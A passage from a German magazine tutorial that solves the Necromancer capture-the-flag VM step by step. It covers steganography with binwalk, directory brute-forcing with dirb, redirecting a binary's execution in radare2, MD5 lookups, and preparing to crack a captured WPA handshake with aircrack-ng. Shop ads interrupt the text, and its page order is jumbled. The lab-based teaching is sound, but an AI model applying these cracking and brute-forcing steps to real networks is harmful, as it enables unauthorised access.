Der String „feathers.txtUT“ sieht vielversprechend aus. Irgendwo in den Daten des Bildes wartet womöglich eine Textdatei darauf, von Ihnen gefunden zu werden. Um die Annahme zu bestätigen, gibt es für genau solche Zwecke Tools in Kali, die Ihnen dabei weiterhelfen. Sie bewegen sich gerade im Bereich der Forensik, schauen Sie also im Kali-Menü im gleichnamigen Ordner nach geeigneten Analyse-Tools. Es gibt zwar ein paar Werkzeuge wie img_stat und img_cat, die speziell für die Analyse von Bildern sind, hier aber nicht weiterhelfen. Das Tool der Wahl ist **binwalk,** das die Struktur von Binärdateien aufdröselt (relevanter Ausschnitt, kompletter Auszug siehe Bild):

```
binwalk pileoffeathers.jpg
...
Zip archive data, at least v2.0 to extract,
compressed size: 121, uncompressed size: 125,
name: feathers.txt
```

Das Bild ist allem Anschein nach nur eine Tarnung: Die JPG-Datei enthält offenbar auch ein Zip-Archiv. Entzippen Sie es in der Kommandozeile mit dem Befehl:

```
unzip pileoffeathers.jpg
```

Voilà, Sie haben die Textdatei aus dem Bild extrahiert. Mit `cat feathers.txt` zeigen Sie den Inhalt der Datei in der Konsole an:

```
ZmxhZzN7OWFkM2Y2MmRiN2I5MWMyOGI2ODEzNzAwMDM5NDYzO↵
↳WZ9ICOgQ3Jvc3MgdGhlIGNoYXNtIGFOIC9hbWFnaWNicmlk↵
↳Z2VhcHBlYXJzYXROaGVjaGFzbQ==
```

Die Gleichheitszeichen am Ende enttarnen die Zeichenkette als Base64. Einmal dekodiert ergibt sie die dritte Flagge (flag3{9ad3f62db7b91c28b68137000394639f}) und den Hinweis: „Cross the chasm at /amagicbridgeappearsatthechasm“. Die Raben weisen Ihnen den Weg zur vierten Flagge und mit der Schlucht steht ein neues Hindernis im Weg.

Talisman

Der Schrägstrich im Hinweis deutet darauf hin, dass es sich um einen URL-Pfad handelt. Und tatsächlich: Hinter http://10.10.1.4//amagicbridgeappearsatthechasm steckt eine neue Seite mit einem weiteren Stück Geschichte und einem Bild. Das gleiche Spiel noch mal? Unwahrscheinlich, aber es wäre töricht, das Bild links liegenzulassen. Also dieses herunterladen und erneut mit binwalk analysieren. Diesmal versteckt sich gar nichts drin. Auch der Quellcode, nikto oder ein ausführlicher Verzeichnisscan mit nmap fördert keine Hinweise zutage. Vielleicht steckt der Tipp im Text:

```
...
There must be a magical item that could protect
you from the necromancer's spell.
```

Sie benötigen einen „magischen Gegenstand“, um sich vor dem Necromancer zu schützen. Das kann alles Mögliche sein, zum Beispiel wie zuvor eine unbekannte URL oder eine Datei. Ein Tool für solche Zwecke ist **dirb** [6], dieser spürt versteckte Inhalte auf, die nicht für die Öffentlichkeit einsehbar, aber erreichbar sind. Dafür braucht dirb eine Liste mit URL-Pfaden, die es durchprobieren soll. Solche Listen existieren schon in den Untiefen Ihrer Kali-VM.

Üblicherweise erstellen Hacker eigene Listen für spezielle Anwendungsfälle. So könnten Sie das Internet nach Begriffen durchsuchen, die zu Necromancer und magischen Gegenständen passen, um Ihre Chance auf einen Treffer zu erhöhen. Aber bevor Sie eine solche Liste erstellen, können Sie die gegebenen Listen verwenden. Unter /usr/share/wordlists/dirb und /usr/share/wordlists/dirbuster finden Sie eine kleine Kollektion an Wörterlisten. Als Parameter braucht das Tool die URL zum Ziel und einer der Wörterlisten:

```
dirb http://http://10.10.1.4/⏎
↳amagicbridgeappearsatthechasm/ /usr/⏎
↳share/wordlists/dirb/common.txt
```

Testen Sie ruhig ein paar davon, mit common.txt und big.txt zum Beispiel konnten wir keinen Treffer landen.

Die größeren Listen im dirbuster-Ordner brauchen eine Weile zu laden, denn viele davon enthalten mehr als 100.000 Wörter. Allzu lange müssen Sie aber nicht warten, denn gleich das kleinste Wörterbuch directory-list-2.3-small.txt (87.568 Wörter) ist ein Volltreffer. dirb hat die URL http://10.10.1.4/amagicbridgeappearsatthechasm/talisman gefunden.

Talisman – das passt zu dem gesuchten magischen Gegenstand. Wenn Sie die URL im Browser ausprobieren, werden Sie zu einem Download der Datei „talisman“ weitergeleitet. Das Tool binwalk verrät, dass es sich um eine 32-Bit-ELF-Datei handelt – also ausführbaren Maschinencode. Um sich eine erste Übersicht der Binary-Datei zu verschaffen, können Sie mit dem Befehl `strings` lesbare Zeichenketten in der Konsole ausgeben:

```
...
_edata
chantToBreakSpell
unhide
myPrintf
...
```

Das hilft leider nicht viel weiter. Allenfalls deutet „chantToBreakSpell“ (auf Deutsch etwa „träller ein Lied, um den Bann zu brechen“) darauf hin, dass in dem Programm eine Funktion steckt, die aufgerufen werden muss.

An sich sollten Sie niemals ausführbare Dateien einfach auf Ihren Rechner loslassen. Aber dafür gibt es ja die Hacking-Umgebung, in der Sie Schindluder treiben dürfen. Geben Sie der Datei mit `chmod 700 talisman` Ausführungsrechte und rufen Sie sie auf:

```
$ ./talisman
You have found a talisman.
(...)
Do you want to wear the talisman? yes
Nothing happens.
```

Egal, ob Sie nun „yes“, „no“ oder sonst was antworten, das Binary lässt sich nicht kleinkriegen.


Glücksbringer

Jetzt wird es kniffelig: Um eine andere Antwort zu forcieren, müssen Sie den Code manipulieren. Da aber nur ein Binary zur Verfügung steht, benötigen Sie dafür einen Debugger, mit dem Sie das Programm schrittweise ausführen und beobachten können. Ein erster Ansatzpunkt liegt in der Zeichenkette „chantToBreakSpell“, die `strings` entdeckt hat. Wenn Sie Kali in der Suchleiste nach einem Debugger befragen, präsentiert diese das Tool **radare2**. Die Dokumentation inklusive Spickzettel haben wir Ihnen unter ct.de/w9k6 verlinkt.

```
[0x08048350]> afl
0x08048350    1 34           entry0
0x08048320    1 6            sym.imp.__libc_start_main
0x08048390    4 43           sym.deregister_tm_clones
0x080483c0    4 53           sym.register_tm_clones
0x08048400    3 30           sym.__do_global_dtors_aux
0x08048420    4 43   -> 40   entry.init0
0x08049590    1 2            sym.__libc_csu_fini
0x08048380    1 4            sym.__x86.get_pc_thunk.bx
0x08048a37    1 2795         sym.chantToBreakSpell
0x080484f4    1 53           sym.myPrintf
0x0804844b    4 82           sym.unhide
0x08048310    1 6            sym.imp.printf
0x0804849d    4 87           sym.hide
0x08049594    1 20           sym._fini
0x08048529    1 1258         sym.wearTalisman
0x08048330    1 6            sym.imp.__isoc99_scanf
0x08049530    4 93           sym.__libc_csu_init
0x08048a13    1 36           main
0x080482d0    3 35           sym._init

0x08048340  1 6        sym..plt.got
```

Der Debugger radare2 deckt viele Funktionen, Befehle und Aufrufe im mysteriösen Binary „talisman“ auf. Darunter sind printf-Aufrufe, die auf C-Code hindeuten, und Funktionen wie „main“, „wearTalisman“ und „chantToBreakSpell“. Jeder einzelnen ordnet er eine Adresse zu.



Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise shop

```
[0×08048350]> db 0×08048529
[0×08048350]> doo
File dbg:///home/kali/Downloads/talisman reopened in read-write mode
[0×f7f15070]> dc
hit breakpoint at: 0×8048529
[0×08048529]> dr eip=0×08048a37
0×08048529 →0×08048a37
[0×08048529]> dc
!!!
```

GUTE ARCHITEKTUR SCHAFFT KLARHEIT!

SPECIAL: JETZT BESTELLEN!

So geht saubere, moderne Softwarearchitektur



Ein Muss für Entwickler



- Methodisches Vorgehen bei Evolutionärer Architektur
- Monolithen, Modulithen und Microservices
- Architektur mit LLMs entwerfen
- Pragmatische Architekturdokumentation mit Canvas

... und noch viel mehr hilfreiche Artikel

GLEICH REINSCHAUEN!

shop.heise.de/ix-softwarearchitektur24

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise shop



Bild: KI Midjourney | Bearbeitung: c't

Hacken üben mit Knobelaufgaben II

Die virtuelle Maschine Necromancer enthält Hacking-Rätsel, vier davon haben Sie schon kennengelernt. Nun zieht der Schwierigkeitsgrad an. Im zweiten Teil der Reihe lösen wir die verbliebenen sieben Aufgaben.

Von **Wilhelm Drehling**

Einer der unterhaltsamsten Wege Hacken zu üben, ist mit präparierten virtuellen Maschinen (VM). Hacker entwickeln sie, damit man darin gefahrlos Tools testen und Angriffe ausprobieren kann. Eine dieser VMs ist der Necromancer. Diese verfolgt aber eher einen spielerischen Ansatz und verlangt keine Vorkenntnisse im Ausnutzen von Sicherheitslücken. Die Ziel-VM läuft mit dem Angriffswerkzeug Kali Linux in einem internen Netzwerk [1] innerhalb VirtualBox, das den gesamten Hacking-Prozess vom restlichen Computer abschirmt. So hacken Sie gefahrlos und sicher offline, ohne dass Ihre Angriffe in die freie Welt ausbrechen. Der Artikel dazu steht kostenlos zur Verfügung (siehe ct.de/wtxw).

Der Necromancer bewahrt insgesamt elf Flaggen auf, die es einzusammeln gilt. Jede einzelne erfordert dafür das Lösen eines Hacking-Rätsels, das mal größer, mal kleiner ausfällt. Den Lösungsweg zu den ersten vier haben wir im Artikel „Hacken üben mit Knobelaufgaben“ ausführlich beschrieben. In diesem Artikel erfahren Sie, wie Sie die restlichen sieben Flaggen erobern, um den Necromancer endgültig zu besiegen.

Sie können den Artikel auch nachvollziehen, ohne live am Computer zu sitzen. Wer dagegen mitknobeln möchte, sollte zuerst den ersten Artikel durcharbeiten und anschließend mit diesem fortfahren. Sollten Sie die ersten vier Flaggen schon erobert haben und Necromancer neu starten, dann müssen Sie wieder von vorne anfangen, weil sich die VM zurückgesetzt hat.

Was bisher geschah

Der Necromancer lebt in einer virtuellen Maschine mit der IP-Adresse 10.10.1.4. Im Verlauf des ersten Artikels sind Sie bis zu seiner Höhle vorgedrungen und konnten ein paar seiner Schutzmauern einreißen. Ein Talisman rettete Ihnen beim ersten Aufeinandertreffen das Leben:

```
You fall to your knees.. weak and weary. Looking
up you can see the spell is still protecting the
cave entrance. The talisman is now almost too
hot to touch! (...)
```

Hier stehen Sie nun, die vierte Flagge flag4{ea50536158db50247e110a6c89fcf3d3} in der einen Hand, den Hinweis zur nächsten „Chant these words at u31337“ in der anderen. Vor Ihnen wartet der Necromancer und noch sieben Flaggen, um die Maschine zu bezwingen.

Schwarze Magie

Bei den ersten paar Rätseln gehörte es zum üblichen Prozedere, mit dem Tool **netcat** Zeichenketten an Ports zu senden oder Botschaften zu empfangen. Der neue Hinweis klingt ganz danach, als müssten Sie auch hier wieder den Inhalt der Flagge zum UDP-Port 31337 rüberträllern. Also flugs mit `nc -nu 10.10.1.4 31337` eine Verbindung zu dem Port aufgebaut und den Inhalt der Flagge dorthin gesendet – doch egal was Sie eintippen, der Necromancer reagiert nicht.

Vermutlich besteht das Losungswort nicht aus der rohen Flagge, sondern aus ihrem dekodierten Inhalt. Hexadezimal kodiertes ASCII ist es schon mal nicht, wie ein Test mit Cyberchef und dem Rezept „From Hex“ beweist. Sollte es sich erneut um einen Hash handeln, bekommt es das Tool **hash-identifier** heraus. Starten Sie das Tool in der Kommandozeile, indem Sie `hash-identifier` eintippen und mit Enter bestätigen. Wenn Sie darin den Hash ea50536158db50247e110a6c89fcf3d3 eintragen, gibt das Tool aus, dass es sich wahrscheinlich um einen MD5-Hash handelt.

Sie können das Knacken der Flagge der Seite md5online.org überlassen – heraus kommt der Klartext „blackmagic“. Wenn Sie die magischen Worte an den UDP-Port senden, antwortet der Server mit einer neuen URL „/thenecromancerwillabsorbyoursoul“ und der fünften Flagge flag5{0766c36577af58e15545f099a3b15e60}. Im Vergleich zu manch anderen Rätseln war das ein Kinderspiel. Sie betreten nun endlich die Höhle.


Erstkontakt

Rufen Sie die neue URL http://10.10.1.4/thenecromancerwillabsorbyoursoul im Browser auf, präsentiert die Seite die nächste Flagge auf dem Silbertablett, überraschenderweise ganz ohne Rätsel: flag6{b1c3ed8f1db4258e4dcb0ce565f6dc03}. Doch das hat seinen Preis, denn der Necromancer persönlich erscheint und verflucht Sie (siehe Bild). Doch der Schutzzauber des Talismans wirkt und der Necromancer zieht unverrichteter Dinge wieder ab. Wenn Sie die Augen öffnen, sehen Sie auf einem Schädel „u161“ eingraviert – ein Zeichen? Ganz nach dem bisherigen Muster der virtuellen Maschine könnte es sich erneut um ein UDP-Port handeln.

Doch wenn Sie sich mit `nc -nu 10.10.1.4 161` zum UDP-Port verbinden, reagiert der Server auf keine Eingaben. Vielleicht müssen Sie ja erneut den Inhalt der Flagge hinsenden? Ein kurzer Check mit hash-identifier zeigt, dass es sich wieder um MD5 handeln könnte – der Klartext dazu ist „1756462165“. Doch auch das entlockt dem Necromancer keine Antwort.

Gibt die Portnummer vielleicht einen Hinweis? Normalerweise kommunizieren darüber SNMP-Dienste. SNMP steht für Simple Network Management Protocol, zu seinen Hauptaufgaben gehört die Verwaltung von Geräten in einem Netzwerk. Bevor Sie aber große Geschütze auffahren, um den Port anzugreifen, ist es vielleicht eine gute Idee, sich erst mal kleineren zuzuwenden. Sie könnten zum Beispiel die Webseite untersuchen, indem Sie einen Blick in den Quellcode werfen. Dieses Mal lohnt sich der Ausflug ins HTML-Gerüst, denn die unterstrichene Zeichenkette „necromancer“ enthält den Link zu einem Datei-Download. Okay, darauf hätte man auch durch Draufklicken kommen können …

Die Datei heißt „necromancer“ und verrät auf den ersten Blick nichts über ihren Inhalt. Der praktische Befehl **file** (`file necromancer`) offenbart, dass es sich



Nicht erschrecken: Auch wenn sich Ihnen der Necromancer in den Weg stellt, müssen Sie weiterhin aufmerksam die Seite studieren, denn darin versteckt sich ein Dateidownload.

um ein Zip-Archiv des Typs bzip2 handelt. Nach dem Entpacken mit

```
bzip2 -d necromancer
```

kommt eine Datei mit dem Namen necromancer.out heraus. file meint, dass es diesmal ein tar-Archiv ist. Auch das ist leicht entpackt:

```
tar xf necromancer.out
```

Es entsteht eine Datei mit der Endung .cap. Entweder handelt es sich um einen Mitschnitt von Netzwerkverkehr oder um eine Flash-Datei für das BIOS bei Asus-Produkten. Letzteres ist wohl eher unwahrscheinlich. Im ersten Teil dieser Reihe haben Sie bereits ein Tool kennengelernt, das Netzwerkverkehr mitschneidet: **Wireshark** [3].

Der Befehl `wireshark necromancer.cap` öffnet die Datei direkt in dem Netzwerkanalyse-Tool. Im oberen Teil sehen Sie die mitgeschnittenen Pakete. Wenn Sie eines auswählen, zeigt es deren Inhalt darunter an: in menschenlesbarer Form und die Rohdaten als Hex-Werte. Ein ausführliches Tutorial zu Wireshark haben wir Ihnen unter ct.de/wtxw verlinkt.

An der Spalte „Protocol“ sehen Sie, dass Sie es mit einem 802.11-Wi-Fi-Mitschnitt zu tun haben. Die Datei enthält 2197 Pakete. Das ist ziemlich viel, aber keine Angst, Sie müssen nicht jede einzelne anschauen. Es reicht, wenn Sie sich einen Überblick verschaffen: In der Hoffnung, dabei auf relevante Informationen zu stoßen, schaut man sich die größten Datensätze an. Klicken Sie dazu im oberen Fenster auf den Reiter „Length“, damit Wireshark die größten Pakete ganz oben auflistet. Das erspart eine Menge Sucharbeit.

Vier Pakete stechen heraus, und zwar die mit „Key (Message x of 4)“ in der Spalte „Info“. Das ist ein vierteiliger Handshake, der immer dann abläuft, wenn sich ein Gerät mit einem Netzwerk verbindet. Haben Sie einen solchen Handshake abgefangen, können Sie das WPA-Passwort des Netzwerks knacken. Das ist das Passwort, das Sie zu Hause eintippen, um sich mit dem heimischen WLAN zu verbinden. Da ein solcher Handshake vorliegt, lohnt sich ein Angriff darauf. Perfekt für **aircrack-ng.** Das Tool ist dazu gedacht, WPA-Keys zu knacken – und benötigt dazu als Minimum einen 4-Way-Handshake.

Ähnlich wie zuvor im Artikel „Hacken üben mit Knobelaufgaben“ mit dirb oder in [4] mit hashcat

benötigt auch aircrack eine Wörterliste. Aus jedem Eintrag generiert aircrack einen WPA-Key und vergleicht ihn mit dem im Mitschnitt. Die Listen von dirb eignen sich dafür nicht so gut, da Sie hier nach einem Passwort suchen und nicht nach einem Verzeichnisnamen. Eine geeignete Wörterliste hat Kali wie immer im Repertoire: Im Ordner /usr/share/wordlists befindet sich die gigantische Passwortdatei rockyou mit 14 Millionen Einträgen. Der Befehl

```
cat /usr/share/wordlists/rockyou.txt.gz | ↵
  ↳gunzip > rockyou.txt
```

entpackt sie in die Datei „rockyou.txt“ im aktuellen Verzeichnis.

Nun können Sie das Passwort entschlüsseln. Achten Sie darauf, dass necromancer.cap und die Wörterbuchdatei im selben Ordner liegen. Den Knack-Prozess starten Sie mit

